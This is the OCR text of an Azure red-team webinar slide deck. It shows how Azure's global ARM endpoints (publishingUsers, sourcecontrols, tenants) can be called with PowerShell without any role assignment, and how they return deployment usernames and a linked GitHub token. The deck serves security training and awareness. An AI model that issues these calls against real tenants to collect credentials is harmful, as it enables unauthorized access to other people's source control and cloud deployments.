ALTERED SECURITY

Zero Permissions, Full Impact:

Abusing Azure's Global ARM APIs

(Part of Altered Security Month of Azure Red Teaming 2026)

Altered Security

- Trained more than 50000 security professionals from more than 130 countries!
- Our Red Team Labs Platform enables labs to be:
  - Affordable
  - Easy to Access
  - Stable and provide great user experience
  - Fun to Solve
  - Big enough to feel enterprise-like

Red team labs	alteredsecurity.com/online-labs
Instructor-led bootcamps	alteredsecurity.com/bootcamps
GitHub	github.com/AlteredSecurity
Lab Platform	enterprisesecurity.io
Free Labs and Challenges	redlabs.enterprisesecurity.io

az account show

Hitesh Duseja (LinkedIn: www.linkedin.com/in/hduseja)

az role assignment list

- Security Researcher @ Altered Security
- Strong passion for Enterprise Cloud Security, and Red Teaming.
- Overall 7.5+ years of hands-on experience
- Original research in Intune (now part of our Azure courses) and Hybrid Identity (not yet Public).

Get-AzContext

Prajwal Kumar Pandey (LinkedIn: www.linkedin.com/in/prajwalkpandey)

Get-AzRoleAssignment

- Security Researcher @ Altered Security
- Azure-first career
- Passionate about solving cloud and security challenges
- Certifications : Az-900, Az-104, Az-500, SC-401, SC-100

Mission, Vision and Core Values

- Help individuals and organizations build strong skills in Red Teaming, Cloud Security, and Information Security through immersive, hands-on training.
- Provide innovative, practical, and affordable education that delivers real-world value.
- Build a global community of skilled security professionals with demonstrable expertise.
- Our Values:
  - Quality
  - Innovation
  - Empathy
  - Giving Back

What is Month of Azure Red Teaming (MoART) ?

- We have observed that there is a lack of awareness about Azure and Entra ID Threat landscape. When Red Teaming is used in infosec discourse, it is usually limited to on-prem environments.
- Month of Azure Red Teaming is our way to bring a change by having meaningful discussions around Azure.
- It is absolutely not necessary to spend 1000s of $ to learn red teaming in Azure and Entra ID. For that, our Red Labs (https://redlabs.enterprisesecurity.io) are there to help you out.

Webinar Ground Rules

- You can ask questions on redlabs channel (#redlabs) on our Discord server (https://discord.com/invite/vcEwaRMwJe). We won't be able to monitor Zoom Chat.


- The lab will be made available to all users on the Red Labs platform for practice on upcoming Monday(27th April 2026), so there is no follow along.

- To ensure a smooth experience, participants are not allowed to use their microphone.


- Please maintain professional conduct and a respectful atmosphere throughout the webinar.

Azure App Service

- Azure App Service is a **Platform as a Service (PaaS)** solution lets you run web applications, mobile back ends and RESTful APIs.
- It includes a built-in Deployment Center that provides a single interface for configuring and monitoring CI/CD pipelines for your app.





Deployment Center



Azure Resource Manager (ARM) API

- Central management layer for all administrative operations in Azure.
- Governed by Azure Role-Based Access Control (RBAC).






ARM API Access

- Identities explicitly require a role at a specific scope before they can perform any operations.


```
PS D:\> Invoke-AzRestMethod `
>>      -Method POST `
>>      -Path "/subscriptions/$subscriptionId/resourceGroups/$resourceGroupName/providers/Microsoft.Web/sites/$webAppName/config/appsettings/list?api-version
=2025-03-01"

StatusCode : 403
Content    : {
               "error": {
                 "code": "AuthorizationFailed",
                 "message": "The client 'prajwal@[redacted]onmicrosoft.com' with object id '[redacted]' does not have
             authorization to perform action 'Microsoft.Web/sites/config/list/action' over scope '/subscriptions/[redacted]/resou
             rceGroups/[redacted]/providers/Microsoft.Web/sites/[redacted]47835951/config/appsettings' or the scope is invalid. If access was
             recently granted, please refresh your credentials."
               }
             }
```

Guest User


- A user who has an account in an external Microsoft Entra organization or an external identity provider.
- The user object created in the Microsoft Entra directory has a UserType of **'Guest'**.
- No default permissions in the tenant.



Entra View of Guest Account




Entra View of Guest Account



Tenant Boundary

- ARM APIs operate strictly within tenant boundaries, ensuring that resources and operations are isolated per **tenant***.
- RBAC role assignments are enforced at the tenant level, meaning access permissions are scoped and controlled within each tenant independently.

* Conditions Applied



IF YOU DON'T SET BOUNDARIES
PEOPLE DON'T KNOW WHEN TO STOP

Decoded Access Token


```
}.{
  "aud": "https://management.core.windows.net/",
  "iss": "https://sts.windows.net/3abd399d-784d-4386-a040-2f16466[redacted]/",
  "iat": 1776334399,
  "nbf": 1776334399,
  "exp": 1776339938,
  "acr": "1",
  "acrs": [
    "p1"
  ],
  "aio":
"AXQAi/8bAAAAU1092StV6glpCAiPP0uaEDmdLkr9gVbFWkNzWPrENhObOFsJwxR4P8ML+9oy
3TXeOzkYmfGNbh1wDZvnunc9D2Zrg==",
  "amr": [
    "pwd",
    "mfa"
  ],
  "appid": "1950a258-227b-4e31-a9cf-717495945fc2",
  "appidacr": "0",
  "idtyp": "user",
  "ipaddr": "2400:1a00:6b41:db27:658d:cf55:7891:5aa7",
  "name": "Guest01",
  "oid": "9c7b2837-c27e-4d45-8eea-af014c722c22",
  "puid": "10032005C8D981CE",
  "rh": "1.AXEBnTm9Ok14hkOgQC8WRmcDw0ZIf3kAutdPukPawfj2MBMAAFdxAQ.",
  "scp": "user_impersonation",
  "sid": "003e707a-30c7-17bb-c2c7-cd80d722340b",
  "sub": "jtb8XwnWQO_dTPUoHaD_yuGCbK6Bb6HaDijUWexLi8g",
  "tid": "3abd399d-784d-4386-a040-2f164[redacted]",
  "unique_name": "gues[redacted]@redteamlabsguest.onmicrosoft.com",
  "upn": "guest[redacted]@redteamlabsguest.onmicrosoft.com",
  "uti": "0pjSivFdl0CTRtyoko5HAA",
  "ver": "1.0",
```

Global ARM API Endpoints


- Not tied to specific scopes such as:
  - Subscription
  - Resource Group
  - Management Group
- These APIs do not rely on traditional Azure RBAC role assignments at those scopes for authorization.



Endpoints

https://management.azure.com/providers/Microsoft.Web/publishingUsers/web?api-version=2024-11-01

https://management.azure.com/providers/Microsoft.Web/sourcecontrols?api-version=2024-11-01



PublishingUser Endpoint

```
PS D:\> Invoke-AzRestMethod `
>>    -Uri "https://management.azure.com/providers/Microsoft.Web/publishingUsers/web?api-version=2024-11-01" `
>>    -Method GET

StatusCode : 200
Content    : {
               "id": null,
               "name": "web",
               "type": "Microsoft.Web/publishingUsers/web",
               "properties": {
                 "name": null,
                 "publishingUserName": "545[redacted]",
                 "publishingPassword": null,
                 "publishingPasswordHash": null,
                 "publishingPasswordHashSalt": null,
                 "metadata": null,
                 "isDeleted": false,
                 "scmUri": null
               }
             }
```

SourceControl Endpoint

```
PS D:\> Invoke-AzRestMethod `
>>   -Uri "https://management.azure.com/providers/Microsoft.Web/sourcecontrols?api-version=2024-11-01" `
>>   -Method GET

StatusCode : 200
Content    : {
               "value": [
                 {
                   "id": null,
                   "name": "GitHub",
                   "type": "Microsoft.Web/sourcecontrols",
                   "properties": {
                     "name": "GitHub",
                     "token": "ghs_[redacted]",
                     "tokenSecret": null,
                     "refreshToken": null,
                     "environment": null
                   }
                 },
                 {
                   "id": null,
                   "name": "Bitbucket",
                   "type": "Microsoft.Web/sourcecontrols",
                   "properties": {
                     "name": "Bitbucket",
                     "token": null,
                     "tokenSecret": null,
                     "refreshToken": null,
                     "environment": null
                   }
```


Tenant Endpoint

```
PS E:[redacted] > Invoke-AzRestMethod `
>>   -Uri "https://management.azure.com/tenants?api-version=2022-12-01" `
>>   -Method GET

StatusCode : 200
Content    : {
               "value": [
                 {
                   "id": "/tenants/[redacted]",
                   "tenantId": "[redacted]",
                   "countryCode": "SG",
                   "displayName": "[redacted]",
                   "domains": [
                     "azl[redacted]m",
                     "az[redacted].mail.onmicrosoft.com",
                     "entrald.com"
                   ],
                   "tenantCategory": "Home",
                   "defaultDomain": "azl[redacted]",
                   "tenantType": "AAD"
                 },
                 {
